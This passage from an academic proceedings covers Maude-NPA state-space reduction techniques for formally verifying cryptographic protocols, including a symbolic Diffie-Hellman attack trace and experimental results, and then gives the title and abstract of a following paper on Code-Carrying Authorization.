(s2) $(r''{:}\mathsf{Fresh})[\ (A; B; Y)^-,\ (B; A; exp(g, n(B, r'')))^+,\ (e(exp(Y, n(B, r'')), SR)^-]$

The following strands describe the intruder abilities according to the Dolev-Yao attacker's capabilities [3]. Note that the intruder cannot extract information from either an exponentiation or a product of exponents, only compose them.

(s3) $[nil\ | M_1^-, M_2^-, (M_1 * M_2)^+,\ nil\ ]$ Multiplication

(s4) $[nil\ | M_1^-, M_2^-, exp(M_1, M_2)^+, nil\ ]$ Exponentiation (s5) $[nil \mid g^+,\ nil\ ]$ Generator

(s6) $[nil \mid A^+,\ nil\ ]$ All names are public

(s7) $(nil,\ r''' : \mathsf{Fresh})\ [nil \mid\ n(i,r''')^+\ , nil\ ]$ Generation of its own nonces

3.1 Backwards Reachability Analysis

In order to understand many of the optimizations described in this paper, it is important to know the execution rules in the Maude-NPA; see [7] for further details. In principle, these are represented by the following rewrite rules[1] (we use letters L, L_1, L_2 for variables of sort $\mathsf{SMsgList}$, letters K, K' for variables of sort $\mathsf{Knowledge}$, and letters SS, SS' for variables of sort $\mathsf{StrandSet}$):

$$\begin{aligned}
\mathbb{R} = \{\ & SS \,\&\, [L \mid M^-, L'] \,\&\, \{M{\in}\mathcal{I}, K\} \to SS \,\&\, [L, M^- \mid L'] \,\&\, \{M{\in}\mathcal{I}, K\}, && (1)\\
& SS \,\&\, [L \mid M^+, L'] \,\&\, \{K\} \qquad\quad \to SS \,\&\, [L, M^+ \mid L'] \,\&\, \{K\}, && (2)\\
& SS \,\&\, [L \mid M^+, L'] \,\&\, \{M{\notin}\mathcal{I}, K\} \to SS \,\&\, [L, M^+ \mid L'] \,\&\, \{M{\in}\mathcal{I}, K\}\ \} && (3)
\end{aligned}$$

Rule (1) synchronizes an input message with a message already learned by the intruder, Rule (2) accepts output messages but the intruder's knowledge is not increased, and Rule (3) accepts output messages but the intruder's knowledge is positively increased.

In a backwards execution of the protocol using narrowing, which is the one we are interested in, we start from an attack state, i.e., a term with variables, containing (i) some of the strands of the protocol with the bar at the end, e.g., Strands (s1) and (s2) for Example 1, (ii) some terms the intruder knows at the attack state, i.e., of the form $t{\in}\mathcal{I}$, (iii) a variable SS denoting a set of strands, and (iv) a variable IK denoting a set of intruder facts. We then perform narrowing with the Rules (1)–(3) in reverse to move the bars of the strands to the left. Note that variables SS and IK will be instantiated by narrowing to new strands or new intruder knowledge in order to find an initial state.

However, in an intermediate state we can have many partially executed strands together with many intruder strands from the Dolev-Yao attacker's capabilities, i.e., Strands (s3)–(s7). Thus, an initial or attack state in our tool may involve an unbounded number of strands, which would be unfeasible. To avoid this problem, while still supporting a complete formal analysis for an unbounded number of sessions, we can use a more perspicuous set of rewrite rules describing the protocol, where the necessary additional strands are introduced dynamically. The key idea is to specialize Rule (3) using the different protocol strands; see [7] for further details:

$$R_{\mathcal{P}} = \mathbb{R} \cup \{\ [\, l_1 \mid u^+,\, l_2\,] \,\&\, \{u{\notin}\mathcal{I}, K\} \to \{u{\in}\mathcal{I}, K\} \text{ s.t. } [\, l_1,\, u^+,\, l_2\,] \in \mathcal{P}\} \qquad (4)$$

[1] The top level structure of the state is a multiset of strands formed with the _&_ union operator. The protocol and intruder rewrite rules are "essentially topmost" in that, using an extension variable matching the "remaining strands" they can always rewrite the whole state. Therefore, as explained in [14], completeness results of narrowing for topmost theories also applies to them.

Example 2. (Example 1 continued) The attack state we are looking for is one in which Bob completes the protocol and the intruder is able to learn the secret. The attack state pattern to be given as input to the system is:

$$(r'{:}\mathsf{Fresh})[\ (A;B;Y)^-, (B;A;exp(g,n(B,r')))^+, (e(exp(Y,n(B,r')),sec(a,r''))^-\ \mid nil\ ]$$
$$\&\ SS\ \&\ \{sec(a,r'')\in\mathcal{I},\ IK\}$$

Using the above attack state pattern our tool is able to find the following initial state of the protocol, showing that the attack state is reachable:

$[nil \mid exp(g,n(a,r)))^-, Z^-, exp(g,Z*n(a,r))^+]\ \&$
$[nil \mid exp(g,n(b,r')))^-, W^-, exp(g,W*n(b,r'))^+]\ \&$
$[nil \mid exp(g,Z*n(a,r))^-, e(exp(g,W*n(a,r)),sec(a,r''))^-, sec(a,r'')^+]\ \&$
$[nil \mid exp(g,W*n(b,r'))^-, sec(a,r'')^-, e(exp(g,W*n(b,r')),sec(a,r''))^+]\ \&$
$[nil \mid (a;b;exp(g,n(b,r')))^-, (b;exp(g,n(b,r')))^+]\ \&$
$[nil \mid (a;A';exp(g,n(a,r)))^-, (A';exp(g,n(a,r)))^+]\ \&$
$[nil \mid (b;exp(g,n(b,r')))^-, exp(g,n(b,r'))^+]\ \&$
$[nil \mid (A';exp(g,n(a,r)))^-, exp(g,n(a,r))^+]\ \&$
$(r' : \mathsf{Fresh})$
$[nil \mid (a;b;exp(g,Y))^-, (a;b;exp(g,n(b,r')))^+, e(exp(g,W*n(b,r')),sec(a,r''))^-]\ \&$
$(r'', r : \mathsf{Fresh})$
$[nil \mid (a;A';exp(g,n(a,r)))^+, (a;A';exp(g,Z))^-, e(exp(g,Z*n(a,r)),sec(a,r''))^+]\ \&$
$\{\ sec(a,r'')\notin\mathcal{I}, e(exp(g,Z*n(a,r)),sec(a,r''))\notin\mathcal{I}, e(exp(g,W*n(b,r')),sec(a,r''))\notin\mathcal{I},$
$exp(g,n(a,r))\notin\mathcal{I},\quad exp(g,n(b,r'))\notin\mathcal{I},\quad exp(g,Z*n(a,r))\notin\mathcal{I},\quad exp(g,W*n(b,r'))\notin\mathcal{I},$
$(a;b;exp(g,n(b,r')))\notin\mathcal{I},\quad (a;A';exp(g,n(a,r)))\notin\mathcal{I},\quad (b;exp(g,n(b,r')))\notin\mathcal{I},$
$(A';exp(g,n(a,r)))\notin\mathcal{I}\ \}$

Note that strands not producing Fresh variables are intruder strands, while the two strands producing fresh variables r, r', r'' are protocol strands. The concrete message exchange sequence obtained by the reachability analysis is the following:

1.$(a;b;exp(g,W))^-$
2.$(a;b;exp(g,n(b,r')))^+$
3.$(a;b;exp(g,n(b,r')))^-$
4.$(b;exp(g,n(b,r')))^+$
5.$(b;exp(g,n(b,r')))^-$
6.$(exp(g,n(b,r')))^+$
7.$(exp(g,n(b,r')))^-$
8.W^-
9.$exp(g,W*n(b,r'))^+$
10.$(a;A';exp(g,n(a,r)))^+$
11.$(a;A';exp(g,n(a,r)))^-$
12.$(A';exp(g,n(a,r)))^+$
13.$(A';exp(g,n(a,r)))^-$
14.$(exp(g,n(a,r)))^+$
15.$(exp(g,n(a,r)))^-$
16.Z^-
17.$exp(g,Z*n(a,r))^+$
18.$(a;A';exp(g,Z))^-$
19.$e(exp(g,Z*n(a,r)),sec(a,r''))^+$
20.$e(exp(g,Z*n(a,r)),sec(a,r''))^-$
21.$sec(a,r'')^+$
22.$exp(g,W*n(b,r'))^-$
23.$sec(a,r'')^-$
24.$e(exp(g,W*n(b,r'),sec(a,r''))^+$
25.$e(exp(g,W*n(b,r')).sec(a,r''))^-$

Step 1) describes principal b receiving an initiating message (no corresponding send because of the super-lazy intruder). Step 2) describes b sending the response, and 3) describes the intruder receiving it. Steps 4) through 9) describe the intruder computing the key she will use to communicate with b. Step 10) describes a initiating the protocol with a principal A'. Step 11) describes the intruder receiving it, and steps 11) through 17) describe the intruder constructing the key she will use to communicate with a. Steps 18) and 19) describe a receiving the response from the intruder impersonating A' and a sending the encrypted message. Steps 20) through 23) describe the intruder decrypting the message to get the secret. In step 24) the intruder re-encrypts the secret in the key she shares with b and sends it, and in step 25) b receives the message.

4 State Space Reduction Techniques

In this section, we describe the different state-reduction techniques identifying unproductive narrowing steps $St \rightsquigarrow_{\sigma, R_{\mathcal{P}}^{-1}, E_{\mathcal{P}}} St'$. There are three reasons for doing this. One is to reduce the initially infinite search space to a finite one, as in the use of grammars. Another is to reduce the size of a (possibly finite) search space by eliminating unreachable states early, i.e., before they are eliminated by exhaustive search. The latter can have an effect far beyond eliminating a single node in the search space, since a single unreachable state could appear multiple times and/or have multiple descendants before being eliminated. Finally, it is also possible to use various partial order reduction techniques.

4.1 Limiting Dynamic Introduction of New Strands

As pointed out in Section 3.1, Rules (4) allow a dynamic introduction of new strands. However, new strands can also be introduced by unification of a state containing a variable SS denoting a set of strands and one of the Rules 1-3, where variables L and L' denoting lists of input/output messages will be introduced by instantiation of SS. The same can happen with new intruder facts of the form $X {\in} \mathcal{I}$, where X is a variable. In order to avoid a huge number of unproductive narrowing steps, we allow the introduction of new strands and/or new intruder facts only by rule application instead of just by instantiation. For this, we do two things: (i) remove any of the following variables from actual states: SS denoting a set of strands, K denoting a set of intruder facts, and L, L' denoting a set of input/output messages; and (ii) replace Rule (1) by the following Rule (5), since we do no longer have a variable denoting a set of intruder facts that has to be instantiated:

$$SS \,\&\, [L \mid M^-, L'] \,\&\, \{M{\in}\mathcal{I}, K\} \rightarrow SS \,\&\, [L, M^- \mid L'] \,\&\, \{K\} \qquad (5)$$

Note that in order to replace Rule (1) by Rule (5) we have to assume that the intruder knowledge is a set of intruder facts without repeated elements, i.e., the union operator $\_,\_$ is $ACUI$ (associative-commutative-identity-idempotent). This is completeness-preserving, since it is in line with the restriction in [7] that the intruder learns a term only once; if the intruder needs to use a term twice he must learn it the first time it is needed; if he learns a term and needs to learn it again in the backwards search, the state will be discarded as unreachable. Therefore, the set of rewrite rules used for backwards narrowing are $R_{\mathcal{P}} = \{(5), (2), (3)\} \cup (4)$.

4.2 Grammars

Grammars, unlike the other mechanisms discussed in this paper, appeared in the original Maude-NPA paper [7]. We include a brief discussion here for completeness. In [7], it is shown that Maude-NPA's ability to reason well about low-level algebraic properties is a result of its combination of symbolic reachability analysis using narrowing, together with its grammar-based techniques for reducing the size of the search space. Here we briefly explain how grammars work as a state space reduction technique and refer the reader to [7] for further details.

Automatically generated grammars $\langle G_1, \ldots, G_m \rangle$ represent unreachability information (or co-invariants), i.e., typically infinite sets of states unreachable for the intruder. That is, given a message m and an automatically generated grammar G, if $m \in G$, then there is no initial state St_{init} and substitution θ such that the intruder knowledge of St_{init} contains the fact $\theta(m) \notin \mathcal{I}$. These automatically generated grammars are very important in our framework, since in the best case they can reduce the infinite search space to a finite one, or, at least, can drastically reduce the search space. See [7] for further explanations.

Unlike NPA and the version of Maude-NPA described in [7], in which initial grammars needed to be specified by the user, Maude-NPA now generates initial grammars automatically. Each initial grammar consists of a single seed term of the form $C \mapsto f(X_1, \cdots, X_n) \in \mathcal{L}$, where f is an operator symbol from the protocol specification, the X_i are variables, and C is either empty or consists of the single constraint $X_i \in \mathcal{I}$.

4.3 Partial Order Reduction Giving Priority to Input Messages

The different execution rules are in general executed nondeterministically. This is because the order of execution can make a difference as to what subsequent rules can be executed. For example, an intruder cannot receive a term until it is sent by somebody, and that send within a strand may depend upon other receives in the past. There is one exception, Rule (5) (originally Rule (1)), which, in a backwards search, only moves a negative term appearing right before the bar into the intruder knowledge. The execution of this transition in a backwards search does not disable any other transitions; indeed, it only enables send transitions. Thus, it is safe to execute it at each stage before any other transition. For the same reason, if several applications of Rule 5 are possible, it is safe to execute them all at once before any other transition. Requiring all executions of Rule 5 to execute first thus eliminates interleavings of Rule 5 with send and receive transitions, which are equivalent to the case in which Rule 5 executes first. In practice, this has cut down on the search space size on the order of 50%.

Similar strategies have been employed by other tools in forward searches. For example, in [15], a strategy is introduced that always executes send transitions first whenever they are enabled. Since a send transition does not depend on any other part of the state in order to take place, it can safely be executed first. The original NPA also used this strategy; it had a receive transition which had the effect of adding new terms to the intruder knowledge, and which always was executed before any other transition once it was enabled.

Proposition 1. *Given a topmost rewrite theory $\mathcal{R} = (\Sigma, E_{\mathcal{P}}, R_{\mathcal{P}})$ representing protocol $\mathcal{P}$ and a state St. If $St \leadsto_{\sigma_1, R_{\mathcal{P}}^{-1}, E_{\mathcal{P}}} St_1$ using Rule (5) in reverse (thus with $\sigma_1 = id$) and $St \leadsto_{\sigma_2, R_{\mathcal{P}}^{-1}, E_{\mathcal{P}}} St_2$, then $St_1 \leadsto_{\sigma_2, R_{\mathcal{P}}^{-1}, E_{\mathcal{P}}} St_2$.*

4.4 Detecting Inconsistent States Early

There are several types of states that are always unreachable or inconsistent. If the Maude-NPA attempts to search beyond them, it will never find an initial state. For this reason, we augment the Maude-NPA search engine to always mark the following types of states as unreachable, and not search beyond them any further:

1. A state St containing two contradictory facts $t{\in}\mathcal{I}$ and $t{\notin}\mathcal{I}$ for a term t.
2. A state St whose intruder knowledge contains the fact $t{\notin}\mathcal{I}$ and a strand of the form $[m_1^{\pm},\ldots,t^{-},\ldots,m_{j-1}^{\pm} \mid m_j^{\pm},\ldots,m_k^{\pm}]$.
3. A state St containing a fact $t{\in}\mathcal{I}$ such that t contains a fresh variable r and the strand in St indexed by r, i.e., $(r_1,\ldots,r,\ldots,r_k : \mathsf{Fresh})\ [m_1^{\pm},\ldots, m_{j-1}^{\pm} \mid m_j^{\pm},\ldots,m_k^{\pm}]$, cannot produce r, i.e., r is not a subterm of any output message in $m_1^{\pm},\ldots,m_{j-1}^{\pm}$.
4. A state St containing a strand of the form $[m_1^{\pm},\ldots,t^{-},\ldots,m_{j-1}^{\pm} \mid m_j^{\pm},\ldots, m_k^{\pm}]$ for some term t such that t contains a fresh variable r and the strand in St indexed by r cannot produce r.

Note that case 2 will become an instance of case 1 after some backwards narrowing steps, and the same happens with cases 4 and 3. The proof of inconsistency of cases 1 and 3 is obvious and we do not include it here.

4.5 Transition Subsumption

We define here a state relation in the spirit of both partial order reduction techniques (POR) and the folding relations of [9], though a detailed study of the relationship of such a state relation with folding and POR is left for future work.

In the following, we write $IK^{\in}$ (resp. $IK^{\notin}$) to denote the subset of intruder facts of the form $t{\in}\mathcal{I}$ (resp. $t{\notin}\mathcal{I}$) appearing in the set of intruder facts IK. We abuse the set notation and write $IK_1 \subseteq_{E_{\mathcal{P}}} IK_2$ for IK_1 and IK_2 sets of intruder facts to denote that all the intruder facts of IK_1 appear in IK_2 (modulo $E_{\mathcal{P}}$).

Definition 1. *Given a topmost rewrite theory $\mathcal{R} = (\Sigma, E_{\mathcal{P}}, R_{\mathcal{P}})$ representing protocol $\mathcal{P}$, and given two non-initial states $St_1 = SS_1 \,\&\, \{IK_1\}$ and $St_2 = SS_2 \,\&\, \{IK_2\}$, we write $St_1 \triangleright St_2$ (or $St_2 \triangleleft St_1$) if $IK_1^{\in} \subseteq_{E_{\mathcal{P}}} IK_2^{\in}$, and for each non-initial strand $[\,m_1^{\pm},\ldots,m_{j-1}^{\pm} \mid m_j^{\pm},\ldots,m_k^{\pm}\,] \in SS_1$, there exists $[\,m_1^{\pm},\ldots, m_{j-1}^{\pm} \mid m_j^{\pm},\ldots,m_k^{\pm},m_{k+1}^{\pm},\ldots,m_{k'}^{\pm}\,] \in SS_2$. Note that the comparison of the non-initial strand in SS_1 with the strands in SS_2 is performed modulo $E_{\mathcal{P}}$.*

Definition 2 ($\mathcal{P}$-subsumption relation). *Given a topmost rewrite theory $\mathcal{R} = (\Sigma, E_{\mathcal{P}}, R_{\mathcal{P}})$ representing protocol $\mathcal{P}$ and two non-initial states St_1, St_2. We write $St_1 \preceq_{\mathcal{P}} St_2$ and say that St_1 is* $\mathcal{P}$-subsumed *by St_2 if there is a substitution θ s.t. $St_1 \triangleleft \theta(St_2)$.*

The following result provides the appropriate connection between the transition $\mathcal{P}$-subsumption and narrowing transitions. In the following, $\leadsto^{\{0,1\}}_{\sigma,R_{\mathcal{P}}^{-1},E_{\mathcal{P}}}$ denotes zero or one narrowing steps.

Proposition 2. *Given a topmost rewrite theory $\mathcal{R} = (\Sigma, E_{\mathcal{P}}, R_{\mathcal{P}})$ representing protocol $\mathcal{P}$ and two non-initial states St_1, St_2. If $St_1 \succeq_{\mathcal{P}} St_2$ and $St_2 \leadsto_{\sigma_2, R_{\mathcal{P}}^{-1}, E_{\mathcal{P}}} St'_2$, then there is a state St'_1 and a substitution σ_1 such that $St_1 \leadsto^{\{0,1\}}_{\sigma_1, R_{\mathcal{P}}^{-1}, E_{\mathcal{P}}} St'_1$ and $St'_1 \succeq_{\mathcal{P}} St'_2$.*

Therefore, we keep all the states of the backwards narrowing-based tree and compare each new leaf of the tree with all the previous states in the tree. If a leaf is $\mathcal{P}$-subsumed by a previously generated node in the tree, we discard such leaf.

4.6 The Super Lazy Intruder

Sometimes terms appear in the intruder knowledge that are trivially learnable by the intruder. These include terms initially available to the intruder (such as names) and variables. In the case of variables, the intruder can substitute any arbitrary term of the same sort as the variable,[2] and so there is no need to try to determine all the ways in which the intruder can do this. For this reason it is safe, at least temporarily, to drop these terms from the state. We will refer to those terms as *lazy intruder* terms. The problem of course, is that later on in the search the variable may become instantiated, in which case the term now becomes relevant to the search. In order to avoid this problem, we take an approach similar to that of the lazy intruder of Basin et al. [1] and extend it to a more general case, that we call the *super-lazy terms*. We note that this use of what we here call the super-lazy intruder was also present in the original NPA.

Super-lazy terms are defined inductively as the union of the set of lazy terms, i.e., variables, with the set of terms that are produced out of other super-lazy terms using operations available to the intruder. That is, $e(K, X)$ is a super-lazy term if the intruder can perform the e operation, and K and X are variables. More precisely, the set of super-lazy intruder terms is defined as follows.

Definition 3. *Given a topmost rewrite theory $\mathcal{R} = (\Sigma, E_{\mathcal{P}}, R_{\mathcal{P}})$ representing protocol $\mathcal{P}$, and a state St where $IK^{\notin}(St) = \{x \mid x {\notin} \mathcal{I} \in St\}$, its set of* super-lazy terms w.r.t. *St (or simply super-lazy terms) is defined as the union of the following:*

- *the set of variables of sort* Msg *or one of its subsorts,*
- *the set of terms t appearing in strands of the form $[t^+]$, and*
- *the set of terms of the form $f(t_1, \ldots, t_n)$ where $\{t_1, \ldots, t_n\}$ are super-lazy intruder terms w.r.t. St, $\{t_1, \ldots, t_n\} \not\subseteq IK^{\notin}(St)$, and there is an intruder strand $[(X_1)^-, \ldots, (X_n)^-, (f(X_1, \ldots, X_n))^+]$ with $X_1, \ldots, X_n$ variables.*

[2] This, of course, is subject to the assumption that the intruder can produce at least one term of that sort. But since the intruder is assumed to be a member of the network with access to all the operations available to an honest principal, this is a safe assumption to make.

The idea behind the super-lazy intruder is that, given a term made out of lazy intruder terms, such as $a; e(K, Y)$, where a is a public name and K and Y are variables, the term $a; e(K, Y)$ is also a (super) lazy intruder term by applying the operations e and $\_;\_$.

Let us first briefly explain how the (super) lazy intruder mechanism works before formally describing it. When we detect a state St with a super lazy term t, we replace the intruder fact $t{\in}\mathcal{I}$ in St by a new expression $ghost(t)$ and keep the modified version of St in the history of states used by the transition subsumption of Section 4.5. If later in the search tree we detect a state St' containing an expression $ghost(t)$ such that t is no longer a super lazy intruder term (or *ghost expression*), then t has been instantiated in an appropriate way and we must reactivate the original state St that introduced the $ghost(t)$ expression (and that precedes St' in the narrowing tree) with the new binding for variables in t applied. That is, we "roll back" and replace the current state St' with an instantiated version of state St.

However, if the substitution θ binding variables in t includes variables of sort Fresh, since they are unique in our model, we have to keep them in the reactivated version of St. Therefore, the strands indexed by these fresh variables must be included in the "rolled back" state, even if they were not there originally. Moreover, they must have the bar at the place it was when the strands were originally introduced. We show below how this is accomplished.

Furthermore, if any of the strands thus introduced have other variables of sort Fresh as subterms, then the strands indexed by those variables must be included too, and so on. Thus, when a state St' properly instantiating a ghost expression $ghost(t)$ is found, the procedure of rolling back to the original state St that gave rise to that ghost expression implies not only applying the bindings for the variables of t to St, but also introducing in St all the strands from St' that produced fresh variables and that either appear in the variables of t or are recursively connected to them.

First, before formally defining the super-lazy intruder technique, we must modify Rules 4 introducing new strands:

$$\{\ [\, l_1 \,|\, u^+] \,\&\, \{u{\notin}\mathcal{I}, K\} \rightarrow \{u{\in}\mathcal{I}, K\} \text{ s.t. } [\, l_1,\, u^+,\, l_2\,] \in \mathcal{P}\} \tag{6}$$

Therefore, the set of rewrite rules used by narrowing in reverse are now $R_{\mathcal{P}} = \{(5), (2), (3)\} \cup (6)$. Note that Rules (4) introduce strands $[\, l_1 \mid u^+, l_2\,]$, whereas here Rules (6) introduce strands $[\, l_1 \mid u^+\,]$. This slight modification allows to safely move the position of the bar back to the place where the strand was introduced.

We extend the intruder knowledge to allow an extra fact $ghost(t)$. We first describe how to reactivate a state. Given a strand $s = (r_1, \ldots, r_k : \mathsf{Fresh})\ [m_1^{\pm}, \ldots \mid \ldots, m_n^{\pm}]$, when we want to move the bar to the rightmost position (denoting a final strand), we write $s{\gg} = (r_1, \ldots, r_k : \mathsf{Fresh})\ [m_1^{\pm}, \ldots, m_n^{\pm} \mid nil]$.

Definition 4. *Given a state St containing an intruder fact $ghost(t)$ for some term t with variables, we define the set of strands associated to t, denoted $SS_{St}(t)$, as follows: for each strand s in St of the form $(r_1, \ldots, r_k : \mathsf{Fresh})\ [m_1^{\pm}, \ldots \mid \ldots, m_n^{\pm}]$,* *if there is $i \in \{1,\ldots,k\}$ s.t. $r_i \in \mathcal{V}ar(t)$, then $s\gg \in SS_{St}(t)$; or if there is another strand $s' \in SS_{St}(t)$ of the form $(r'_1,\ldots,r'_{k'} : \mathsf{Fresh})\ [w_1^{\pm},\ldots \mid \ldots, w_{n'}^{\pm}]$, $i \in \{1,\ldots,k\}$, and $j \in \{1,\ldots,n'\}$ s.t. $r_i \in \mathcal{V}ar(w_j)$, then $s\gg \in SS_{St}(t)$.*

Given the previous definition, the following result is immediate.

Proposition 3. *Given a topmost rewrite theory $\mathcal{R} = (\Sigma, E_{\mathcal{P}}, R_{\mathcal{P}})$ representing protocol $\mathcal{P}$ and a state St containing an intruder fact $t{\in}\mathcal{I}$ such that t is a super-lazy term, let $\overline{St}$ denote the state obtained by replacing $t{\in}\mathcal{I}$ by $ghost(t)$. Let St' be a state such that $\overline{St} \leadsto^*_{\sigma,R_{\mathcal{P}}^{-1},E_{\mathcal{P}}} St'$, where $\sigma(t)$ is not a super-lazy term, and let $\sigma' = \sigma|_{\mathcal{V}ar(t)}$. Let the reactivated state be $\widehat{St} = \sigma'(St) \cup SS_{St'}(\sigma(t))$. If there is an initial state St_{init} such that $St \leadsto^*_{\theta,R_{\mathcal{P}}^{-1},E_{\mathcal{P}}} St_{init}$ and there is a substitution ρ such that $\sigma' \circ \rho =_{E_{\mathcal{P}}} \theta$, then $\widehat{St} \leadsto^*_{\rho,R_{\mathcal{P}}^{-1},E_{\mathcal{P}}} St_{init}$.*

Improving the super lazy intruder. When we detect a state St with a super lazy term t, we may want to analyze whether the variables of t may be eventually instantiated or not before creating a ghost state. Therefore, if for each strand $[m_1^{\pm},\ldots,m_{j-1}^{\pm} \mid m_j^{\pm},\ldots,m_k^{\pm}]$ in St and each $i \in \{1,\ldots,j-1\}$, $\mathcal{V}ar(t) \cap \mathcal{V}ar(m_i) = \emptyset$, and for each term $w{\in}\mathcal{I}$ in the intruder knowledge, $\mathcal{V}ar(t) \cap \mathcal{V}ar(w) = \emptyset$, then we can clearly infer that the variables of t can never be instantiated and adding a ghost to state St is unnecessary.

Interaction with transition subsumption. When a ghost state is reactivated, we see from the above definition that such a reactivated state will be $\mathcal{P}$-subsumed by the original state that raised the ghost expression. Therefore, the transition subsumption of Section 4.5 has to be slightly modified to avoid checking a resuscitated state with its predecessor ghost state, i.e., $St_1 \succeq'_{\mathcal{P}} St_2$ iff $St_1 \succeq_{\mathcal{P}} St_2$ and St_2 is *not* a resuscitated version of St_1.

5 Experimental Evaluation

In Table 1, we summarize the experimental evaluation of the impact of the different state space reduction techniques for various example protocols searching up to depth 4. We measure several numerical values for the techniques: (i) number of states at each backwards narrowing step, and (ii) whether the state space is finite or not. The experiments have been performed on a MacBook with 2 Gb RAM using Maude 2.4. The protocols are the following: (i) NSPK, the standard Needham-Schroeder protocol, (ii) SecReT06, a protocol with an attack using type confusion and a bounded version of associativity that we presented in [8], (ii) SecReT07, a short version of the Diffie-Hellman protocol that we presented in [6], and (iv) DH, the Diffie-Hellman protocol of Example 1.

The overall percentage of state-space reduction for each protocol and an average (96%) suggest that our combined techniques are remarkably effective (the reduced number of states is on average only 4% of the original number of states). The state reduction achieved by consuming input messages first is difficult to

Table 1. Number of states for 1,2,3, and 4 backwards narrowing steps

Protocol	none	Input First	%	Inconsistent	%	Grammar	%	Subsump	%	Lazy	%	All	%
NSPK	5-15-104-427	1-11-11-145	69	5-14-71-176	51	3-7-27-86	77	5-15-61-107	65	5-15-104-405	3	1-4-3-6	97
SecReT06	1-7-26-154	1-19-33-222	0	1-7-26-152	1	1-2-6-14	87	1-7-14-18	78	1-7-26-154	0	1-2-2-1	96
SecReT07	6-15-94-283	1-11-30-242	28	6-10-32-75	69	5-13-70-201	27	6-15-74-192	27	6-11-24-52	76	1-4-4-5	96
DH	2-24-78-385	2-24-29-435	0	2-22-27-212	46	2-8-22-53	82	2-14-26-102	70	2-24-78-369	3	2-4-4-6	96
% Reduction			24		41		68		60		20		96

Table 2. Finite state space achieved by reduction techniques

Protocol	Finite State Space Achieved by:
NSPK	Grammars and Subsumption
SecReT06	Subsumption or (Grammars and Lazy)
SecReT07	Subsumption and Lazy
DH	Grammars and Subsumption

analyze because it can reduce the number of states in protocols that contain several input messages in the strands, as in the NSPK protocol, but in general simply reduces the length of the narrowing sequences and therefore more states are generated at a concrete depth of the narrowing tree. The use of grammars and the transition subsumption are clearly the most useful techniques in general. Indeed, all examples have a *finite search space* thanks to the use of the different state space reduction techniques. Figure 2 summarizes the different techniques providing a finite space. Note that grammars are insufficient for the SecReT07 example, while the super lazy intruder is essential.

6 Concluding Remarks

The Maude-NPA can analyze the security of cryptographic protocols, modulo given algebraic properties of the protocol's cryptographic functions, in executions with an unbounded number of sessions and with no approximations or data abstractions. In this full generality, protocol security properties are well-known to be undecidable. The Maude-NPA uses backwards narrowing-based search from a symbolic description of a set of attack states by means of patterns to try to reach an initial state of the protocol. If an attack state is reachable from an initial state, the Maude-NPA's complete narrowing methods are guaranteed to prove it. But if the protocol is secure, the backwards search may be infinite and never terminate.

It is therefore very important, both for efficiency and to achieve full verification whenever possible when a protocol is secure, to use *state-space reduction techniques* that: (i) can drastically cut down the number of states to be explored; and (ii) have in practice a good chance to make the, generally infinite, search space finite without losing soundness of the analysis; that is, so that if a protocol is indeed secure, failure to find an attack in such a finite state space guarantees the protocol's security for all reachable states. We have presented a number of state-space reduction techniques used in combination by the Maude-NPA for exactly these purposes. We have given precise characterizations of theses techniques and have shown that they preserve soundness, so that if no attack is found and the state space is finite, full verification of the given security property is achieved.

Using several representative examples we have also given an experimental evaluation of these techniques. Our experiments support the conclusion that, when used in combination, these techniques: (i) typically provide drastic state space reductions; and (ii) they can often yield a *finite* state space, so that whether the desired security property holds or not can in fact be decided automatically, in spite of the general undecidability of such problems.

References

1. Basin, D., Mödersheim, S., Viganò, L.: OFMC: A symbolic model checker for security protocols. Int'l Journal of Information Security 4(3), 181–208 (2005)
2. Clarke, E.M., Grumberg, O., Peled, D.A.: Model Checking. MIT Press, Cambridge (2001)
3. Dolev, D., Yao, A.: On the security of public key protocols. IEEE Transaction on Information Theory 29(2), 198–208 (1983)
4. Escobar, S., Meseguer, J., Sasse, R.: Effectively checking or disproving the finite variant property. In: Proc. of Term Rewriting and Applications, RTA 2008. LNCS. Springer, Heidelberg (to appear, 2008)
5. Escobar, S., Meseguer, J., Sasse, R.: Variant narrowing and equational unification. In: Proc. of Rewriting Logic and its Applications, WRLA 2008 (2008)
6. Escobar, S., Hendrix, J., Meadows, C., Meseguer, J.: Diffie-hellman cryptographic reasoning in the Maude-NRL Protocol Analyzer. In: Proc. of Security and Rewriting Techniques, SecReT 2007 (2007)
7. Escobar, S., Meadows, C., Meseguer, J.: A rewriting-based inference system for the NRL Protocol Analyzer and its meta-logical properties. Theoretical Computer Science 367(1-2) (2006)
8. Escobar, S., Meadows, C., Meseguer, J.: Equational cryptographic reasoning in the maude-nrl protocol analyzer. Electronic Notes in Theoretical Computer Science 171(4), 23–36 (2007)
9. Escobar, S., Meseguer, J.: Symbolic model checking of infinite-state systems using narrowing. In: Baader, F. (ed.) RTA 2007. LNCS, vol. 4533, pp. 153–168. Springer, Heidelberg (2007)
10. Thayer Fabrega, F.J., Herzog, J., Guttman, J.: Strand Spaces: What Makes a Security Protocol Correct? Journal of Computer Security 7, 191–230 (1999)
11. Meadows, C.: The NRL protocol analyzer: An overview. Journal of logic programming 26(2), 113–131 (1996)
12. Meseguer, J.: Conditional rewriting logic as a unified model of concurrency. Theoretical Computer Science 96(1), 73–155 (1992)
13. Meseguer, J.: Membership algebra as a logical framework for equational specification. In: Parisi-Presicce, F. (ed.) WADT 1997. LNCS, vol. 1376, pp. 18–61. Springer, Heidelberg (1998)
14. Meseguer, J., Thati, P.: Symbolic reachability analysis using narrowing and its application to verification of cryptographic protocols. Higher-Order and Symbolic Computation 20(1-2), 123–160 (2007)
15. Shmatikov, V., Stern, U.: Efficient finite-state analysis for large security protocols. In: 11th Computer Security Foundations Workshop — CSFW-11. IEEE Computer Society Press, Los Alamitos (1998)
16. Terese (ed.): Term Rewriting Systems. Cambridge University Press, Cambridge (2003)

Code-Carrying Authorization

Sergio Maffeis[2,3], Martín Abadi[1,3], Cédric Fournet[1], and Andrew D. Gordon[1]

[1] Microsoft Research
{abadi,fournet,adg}@microsoft.com
[2] Imperial College, London
maffeis@doc.ic.ac.uk
[3] University of California, Santa Cruz

Abstract. In authorization, there is often a wish to shift the burden of proof to those making requests, since they may have more resources and more specific knowledge to construct the required proofs. We introduce an extreme instance of this approach, which we call Code-Carrying Authorization (CCA). With CCA, access-control decisions can partly be delegated to untrusted code obtained at run-time. The dynamic verification of this code ensures the safety of authorization decisions. We define and study this approach in the setting of a higher-order spi calculus. The type system of this calculus provides the needed support for static and dynamic verification.

1 Introduction

